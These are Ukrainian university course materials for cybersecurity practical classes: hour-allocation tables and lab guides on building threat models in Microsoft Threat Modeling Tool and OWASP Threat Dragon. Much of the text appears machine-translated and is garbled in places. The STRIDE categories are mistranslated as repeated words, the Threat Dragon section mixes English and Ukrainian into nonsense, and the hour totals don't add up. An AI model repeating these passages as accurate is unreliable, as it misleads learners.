МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ
ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ
Кафедра кібербезпеки та DATA-технологій, факультет №6

МЕТОДИЧНІ МАТЕРІАЛИ

до практичних занять із навчальної дисципліни

"Кібербезпека"

обов'язкових компонент освітньої програми першого (бакалаврського) рівня вищої освіти

Спеціальність: 125 "Кібербезпека та захист інформації"
(«Безпека інформаційних та комунікаційних систем»)

Харків 2023

ЗАТВЕРДЖЕНО
Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 30.08.2023 № 7

СХВАЛЕНО
Вченою радою факультету № 6
Протокол від 25.08.2023 № 7

ПОГОДЖЕНО
Секцією Науково-методичної ради
ХНУВС з технічних дисциплін
Протокол від 29.08.2023 № 7

Розглянуто на засіданні кібербезпеки та DATA-технологій факультету № 6
(протокол від 15.08.2023 р. № 8)

Розробники:

Професор кафедри, к.т.н., доцент; Струков В. М.;

Старший викладач, Цуранов М.В.;

Рецензенти:

1. *Пєвнєв В.Я., д.т.н., доцент, професор кафедри комп'ютерних систем, мереж та кібербезпеки факультету радіоелектроніки, комп'ютерних систем та інфокомунікацій НАУ «ХАІ» ім. М.Є. Жуковського;*
2. *Світличний В.А., к.т.н., доцент, доцент кафедри протидії кіберзлочинності факультету №4 ХНУВС.*

1. Розподіл часу навчальної дисципліни за темами (денна форма навчання)

Номер та найменування теми	Кількість годин відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр 6							
Тема № 1. Методи та моделі захисту інформації.	**29**	**8**		**2**	**4**	**15**	
Тема № 2. Захист інформації в обчислювальних мережах.	**22**	**6**		**2**	**4**	**10**	
Тема № 3. Побудова захищених локальних мереж.	**22**	**6**		**2**	**4**	**10**	
Тема № 4. Побудова систем відеоспостереження.	**20**	**6**		**4**		**10**	
Тема № 5. Антивірусний захист.	**31**	**6**		**2**	**8**	**15**	
Тема № 6. Принципи створення шкідливого програмного забезпечення.	**26**	**6**		**2**	**8**	**10**	
Тема № 7. Методи фільтрації спаму.	**18**	**2**		**2**	**4**	**10**	
Тема № 8. Брандмауери.	**22**	**6**		**6**		**10**	
Тема № 9. Характеристика хакерів.	**23**	**2**		**2**	**4**	**15**	
Тема № 10. Методи і засоби сканування вузлів мережі.	**29**	**8**		**2**	**4**	**15**	
Тема № 11. Методи захисту ПЗ.	**29**	**8**		**2**	**4**	**15**	
Тема № 12. Генерація та використання Blockchain.	**29**	**8**		**2**	**4**	**15**	
Всього за семестр № 2:	**300**	**72**		**30**	**48**	**150**	**залік**

Розподіл часу навчальної дисципліни за темами

(заочна форма навчання)

Номер та найменування теми	Кількість годин відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр 6							
Тема № 1. Методи та моделі захисту інформації.	**14**	**2**		**2**		**20**	
Тема № 2. Захист інформації в обчислювальних мережах.	**14**					**30**	
Тема № 3. Побудова захищених локальних мереж.	**14**					**30**	
Тема № 4. Побудова систем відеоспостереження.	**16**					**20**	
Тема № 5. Антивірусний захист.	**22**	**2**			**4**	**20**	
Тема № 6. Принципи створення шкідливого програмного забезпечення.	**25**				**2**	**30**	
Тема № 7. Методи фільтрації спаму.	**20**					**20**	
Тема № 8. Брандмауери.	**25**					**20**	
Тема № 9. Характеристика хакерів.				**2**		**20**	
Тема № 10. Методи і засоби сканування вузлів мережі.					**4**	**20**	
Тема № 11. Методи захисту ПЗ.						**20**	
Тема № 12. Генерація та використання Blockchain.		**2**		**2**		**28**	
Всього за семестр № 2:	**150**	**72**		**6**	**10**	**278**	**залік**

2. МЕТОДИЧНІ ВКАЗІВКИ ДО ПРАКТИЧНИХ ЗАНЯТЬ

ПРАКТИЧНА РОБОТА №1 ВИВЧЕННЯ ПРИНЦИПІВ ПОБУДОВИ МОДЕЛЕЙ ЗАГРОЗ В THREAT MODELING TOOL.

Мета роботи: вивчення принципів побудови моделей інформаційної системи в THREAT MODELING TOOL. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Реалізація моделі інформаційної системи в ПЗ THREAT MODELING TOOL та подальше побудова моделі загроз для вказаної системи.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-getting-started
2. https://github.com/MicrosoftDocs/

План проведення заняття:


Завдання: Побудувати в THREAT MODELING TOOL модель інформаційної системи в яку будуть входите веб сервер та клієнтській браузер.


Microsoft Threat Modeling Tool 2018 було випущено як GA у вересні 2018 року як безкоштовне. Зміна механізму доставки дозволяє нам повідомляти клієнтам останні вдосконалення та виправлення помилок кожного разу, коли вони відкривають інструмент, що полегшує його обслуговування та використання. У цій статті ви ознайомитеся з процесом початку роботи з підходом до моделювання загроз Microsoft SDL і покаже, як використовувати інструмент для розробки чудових моделей загроз як основи процесу безпеки.

Якщо коротко підсумувати, підхід передбачає створення діаграми, визначення загроз, їх пом'якшення та перевірку кожного пом'якшення. Ось діаграма _ що основні моменти це процес :

Початок процесу моделювання загроз

Коли ви запускаєте інструмент моделювання загроз, ви помітите кілька речей, як показано на малюнку:





Кнопка для відгуків, пропозицій і проблем Відкриє **форум MSDN** для всього, що стосується SDL. Це дає вам можливість прочитати, що роблять інші користувачі, разом із обхідними шляхами та рекомендаціями. Якщо ви все ще не можете знайти те, що шукаєте, надішліть електронний лист на tmtextsupport@microsoft.com, щоб наша служба підтримки допомогла вам

Створіть модель Відкриває порожнє полотно, де ви можете намалювати свою діаграму. Обов'язково виберіть шаблон, який ви хочете використовувати для своєї моделі

Шаблон для нових моделей Ви повинні вибрати, який шаблон використовувати перед створенням моделі. Наш основний шаблон — це шаблон моделі загроз Azure, який містить шаблони, загрози та засоби пом'якшення, характерні для Azure. Для загальних моделей виберіть Базу знань SDL TM зі спадного меню. Бажаєте створити власний шаблон або подати новий для всіх користувачів? Перегляньте нашу сторінку GitHub у **сховищі шаблонів ,(https://github.com/Microsoft/threat-modeling-templates)** щоб дізнатися більше

Відкрийте модель Відкриває раніше збережені моделі загроз. Функція «Нещодавно відкриті моделі» чудова, якщо вам потрібно відкрити останні файли. Коли ви наведете курсор на виділення, ви побачите 2 способи відкрити моделі:

- Відкрити з цього комп'ютера – класичний спосіб відкриття файлу за допомогою локального сховища
- Відкрити з OneDrive – команди можуть використовувати папки в OneDrive, щоб зберігати та ділитися всіма своїми моделями загроз в одному місці, щоб підвищити продуктивність і співпрацю

Отримання Розпочато керівництво Відкриває головну сторінку **Microsoft Threat Modeling Tool**.

Шаблон розділ компонент Подробиці

Створити новий шаблон Відкриває порожній шаблон для створення. Якщо у вас немає глибоких знань у створенні шаблонів з нуля, ми рекомендуємо вам створювати з уже існуючих

Відкрити шаблон Відкриває існуючі шаблони для внесення змін

Команда Threat Modeling Tool постійно працює над покращенням функціональності інструменту та його досвіду. Кілька незначних змін можуть відбутися протягом року, але всі основні зміни вимагають переписування посібника. Переглядайте його частіше, щоб отримувати останні оголошення.

Побудова моделі


У цьому розділі ми дотримуємося:

- Крістіна (розробник)
- Рікардо (програма менеджер) і
- Ashish (тестер)

Вони проходять процес розробки своєї першої моделі загроз.

Рікардо: Привіт, Крістіно, я працював над діаграмою моделі загроз і хотів переконатися, що ми правильно вказали деталі. Ви можете допомогти мені переглянути це? Крістіна: Абсолютно. Давайте поглянемо. Рікардо відкриває інструмент і ділиться своїм екраном з Крістіною. Крістіна: Гаразд, виглядає просто, але чи можете ви розповісти мені про це? Рікардо : Звичайно ! тут є в розбивка :

- Наш користувач-людина малюється як зовнішня сутність — квадрат
- Вони надсилають команди на наш веб-сервер — коло
- Веб-сервер звертається до бази даних (дві паралельні лінії)




Рікардо щойно показав Крістіні DFD, скорочення від **Data Flow Diagram** . Інструмент моделювання загроз дозволяє користувачам вказувати межі довіри, позначені червоними пунктирними лініями, щоб показати, де контролюють різні об’єкти. Наприклад, IT-адміністраторам потрібна система Active Directory для автентифікації, тому Active Directory знаходиться поза їхнім контролем.

Крістіна: Мені здається правильним. А як щодо погроз? Рікардо: Дай я тобі покажу.


Аналіз загроз

Після того, як він клацне на поданні аналізу в меню піктограм (файл із збільшувальним склом), він перейде до списку згенерованих загроз, які інструмент моделювання загроз знайшов на основі шаблону за замовчуванням, який використовує підхід SDL під назвою **STRIDE (підробка, підробка). , розкриття інформації, відмова, відмова в обслуговуванні та підвищення привілеїв)** . Ідея полягає в тому, що програмне забезпечення потрапляє під передбачуваний набір загроз, які можна знайти за допомогою цих 6 категорій.


Цей підхід схожий на те, щоб убезпечити свій будинок, переконавшись, що всі двері та вікна мають механізм замка, перш ніж додати систему сигналізації або погоню за злодієм.



Рікардо починає з вибору першого пункту в списку. Ось що відбувається: По-перше, покращується взаємодія між двома трафаретами



По-друге, додаткова інформація про загрозу з’являється у вікні Threat Properties



Створена загроза допомагає йому зрозуміти потенційні недоліки конструкції. Категорія STRIDE дає йому уявлення про потенційні вектори атак, тоді як додатковий опис говорить йому, що саме не так, а також потенційні способи її пом’якшення. Він може використовувати поля, які можна редагувати, щоб писати примітки в деталях обґрунтування або змінювати рейтинги пріоритету залежно від панелі помилок його організації.

Шаблони Azure мають додаткові деталі, які допомагають користувачам зрозуміти не тільки, що не так, але й як це виправити, додавши описи, приклади та гіперпосилання до документації Azure.

Опис змусив його усвідомити важливість додавання механізму автентифікації для запобігання підробці користувачів, виявивши першу загрозу, над якою потрібно працювати. Через кілька хвилин обговорення з Крістіною вони зрозуміли важливість впровадження контролю доступу та ролей. Рікардо заповнив кілька коротких нотаток, щоб переконатися, що вони реалізовані.

Розбираючись із загрозами в розділі «Розкриття інформації», Рікардо зрозумів, що для плану контролю доступу потрібні облікові записи лише для читання для аудиту та створення звітів. Він запитав, чи має це бути нова загроза, але пом'якшення були такими ж, тому він зазначив загрозу відповідно. Він також трохи більше подумав про розкриття інформації та зрозумів, що стрічки резервного копіювання потребуватимуть шифрування, завдання команди операцій.

Загрози, які не застосовуються до дизайну через наявні засоби пом'якшення або гарантії безпеки, можна змінити на «Незастосовно» зі спадного меню «Статус». Є три інші варіанти: Не розпочато – вибір за замовчуванням, Потрібне дослідження – використовується для подальших дій щодо елементів і Пом'якшено – після повної роботи.

Звіти та обмін

Коли Рікардо переглядає список разом із Крістіною та додає важливі примітки, пом'якшення/обґрунтування, зміни пріоритету та статусу, він вибирає «Звіти» -> «Створити повний звіт» -> «Зберегти звіт», що роздруковує гарний звіт, який він може переглянути з колегами, щоб переконатися, що здійснюється належна охоронна робота.

Threat Modeling Report

Created on 7/31/2017 12:35:42 PM
Threat Model Name:
Owner:
Reviewer:
Contributors:
Description:
Assumptions:
External Dependencies:

Threat Model Summary:

Not Started	9
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	9
Total Migrated	0

Diagram: Diagram 1





Diagram 1 Diagram Summary:

Not Started	9
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	9
Total Migrated	0

Interaction: Commands



1. Spoofing the Human User External Entity [State: Not Started] [Priority: High]

Category:	Spoofing
Description:	Human User may be spoofed by an attacker and this may lead to unauthorized access to Web Server. Consider using a standard authentication mechanism to identify the external entity.
Justification:	<no mitigation provided>
Possible Mitigation(s):	
SDL Phase:	Design

2. Cross Site Scripting [State: Not Started] [Priority: High]

Category:	Tampering
Description:	The web server 'Web Server' could be a subject to a cross-site scripting attack because it does not sanitize untrusted input.
Justification:	<no mitigation provided>
Possible Mitigation(s):	
SDL Phase:	Design

Якщо Рікардо натомість захоче поділитися файлом, він може легко це зробити, зберігши в обліковому записі OneDrive своєї організації. Зробивши це, він може скопіювати посилання на документ і поділитися ним зі своїми колегами.

Зустрічі з моделювання загроз

Коли Рікардо надіслав свою модель загроз своєму колезі за допомогою OneDrive, Ашиш, тестувальник, був вражений. Здавалося, що Рікардо та Крістіна пропустили чимало важливих справ, які можна легко скомпрометувати. Його скептицизм є доповненням до моделей загроз.

У цьому сценарії, після того як Ашіш перебрав модель загроз, він скликав дві наради з моделювання загроз: одну нараду для синхронізації процесу та перегляду діаграм, а потім другу нараду для перегляду загроз і підписання.

Під час першої зустрічі Ашіш витратив 10 хвилин на те, щоб ознайомити всіх із процесом моделювання загроз SDL. Потім він витягнув діаграму моделі загроз і почав докладно її пояснювати. Протягом п’яти хвилин було виявлено важливий відсутній компонент.

Через кілька хвилин Ешіш і Рікардо розпочали широку дискусію про те, як був побудований веб-сервер. Це був не ідеальний шлях для продовження зустрічі, але зрештою всі погодилися, що раннє виявлення невідповідності заощадить час у майбутньому.

Під час другої зустрічі команда розглянула загрози, обговорила деякі способи їх усунення та підписала модель загроз. Вони перевірили документ у систему контролю джерел і продовжили розробку.

Думати про активи

Деякі читачі, які змодельували загрози, можуть помітити, що ми взагалі не говорили про активи. Ми виявили, що багато розробників програмного забезпечення розуміють своє програмне забезпечення краще, ніж розуміють концепцію активів і те, які активи можуть зацікавити зловмисника.

Якщо ви збираєтеся погрожувати моделлю будинку, ви можете почати з думок про свою сім’ю, незамінні фотографії чи цінні твори мистецтва. Можливо, ви могли б почати з роздумів про те, хто може зламати та про поточну систему безпеки. Або ви можете почати з розгляду фізичних особливостей, наприклад, басейну чи переднього ґанку. Це аналогічно роздумам про активи, зловмисників або дизайн програмного забезпечення. Будь-який із цих трьох підходів працює.

Підхід до моделювання загроз, який ми тут представили, значно простіший, ніж те, що робила Microsoft у минулому. Ми виявили, що підхід до розробки програмного забезпечення добре працює для багатьох команд.

ПРАКТИЧНА РОБОТА №2 ВИВЧЕННЯ ПРИНЦИПІВ ПОБУДОВИ МОДЕЛЕЙ ЗАГРОЗ В OWASP THREAT DRAGON.

Мета роботи: вивчення принципів побудови моделей інформаційної системи в OWASP THREAT DRAGON. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Реалізація моделі інформаційної системи в ПЗ OWASP THREAT DRAGON та подальше побудова моделі загроз для вказаної системи.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. https://owasp.org/www-community/Threat_Modeling
2. https://mike-goodwin.github.io/owasp-threat-dragon/#getting-started

План проведення заняття:

Завдання: Побудувати в OWASP THREAT DRAGON модель інформаційної системи в яку будуть входите веб сервер та клієнтській браузер.

OWASP Threat Dragon є free, open-source, cross-platform threat modeling application. Це використовується для нанесення threat modeling diagrams and to list threats for elements in the diagram. Mike Goodwin створений Threat Dragon як Open Source Community Project, що забезпечує intuitive і accessible way to model threats.

Threat Dragon є розроблений для того, щоб бути accessible для різних типів teams, з emphasis on flexibility and simplicity. Це is OWASP Lab Project and follows the values and principles of the threat modeling manifesto.

Call for testing of pre-release 2.0.0-beta prior to official 2.0 release

Check it out

Там є документація сторінок для керування ним і виконання виробничого регіону, спрямованих на semver, містить Threat Dragon 1.x releases. Next version of Threat Dragon 2.0 є в розвитку, але ви можете зробити snapshot на нашому сайті. Also well worth watching the video виконується за the OWASP Spotlight series.

Version 1.x Maintenance mode

Threat Dragon був originally written using AngularJS version 1.x, which is reaching end of life. Всі версії 1.x є використанням AngularJS implementation. Future versions (2.x+) є за допомогою Vue.js. Головною branch є тепер для версії 2.x+, яка є поточно невикористаною. Для більш детальної інформації про створення/запуску версії 1.x, див.

Release area has version 1.x downloads and this will migrate to version 2.x за 2022.

About Threat Dragon

Це хороший перегляд того, що триває модель і ризик придбання від OWASP, і це expands на те, що Three Dragon project aims for:

ease of use and accessible

designing a data flow diagram

suggesting threats

entering mitigations and counter measures

Mike Goodwin є провідник і творець цього проекту, і ця репозиторія буде перенесена з Міка Goodwin's original, який має метки і пилюки від Жовтня

2015 року до червня 2020 року. .1. Project is now going through a substantial changes which will see version 2.0 released in 2022.

Threat Dragon є в першу чергу web application, з threat model files stored in GitHub. Задовго до інших стереотипних методів будепочинено.

Існує також робоча версія Threat Dragon, які зберігають три моделі файлів на місцевому файлісистеми, що залишаються в репозиторії. Використовуються проекти для інсталяторів для Windows, Mac OSX і Linux.

Додатковий user help є доступним для існуючої версії 1.x і upcoming version 2.x.

Version 2.0 Development

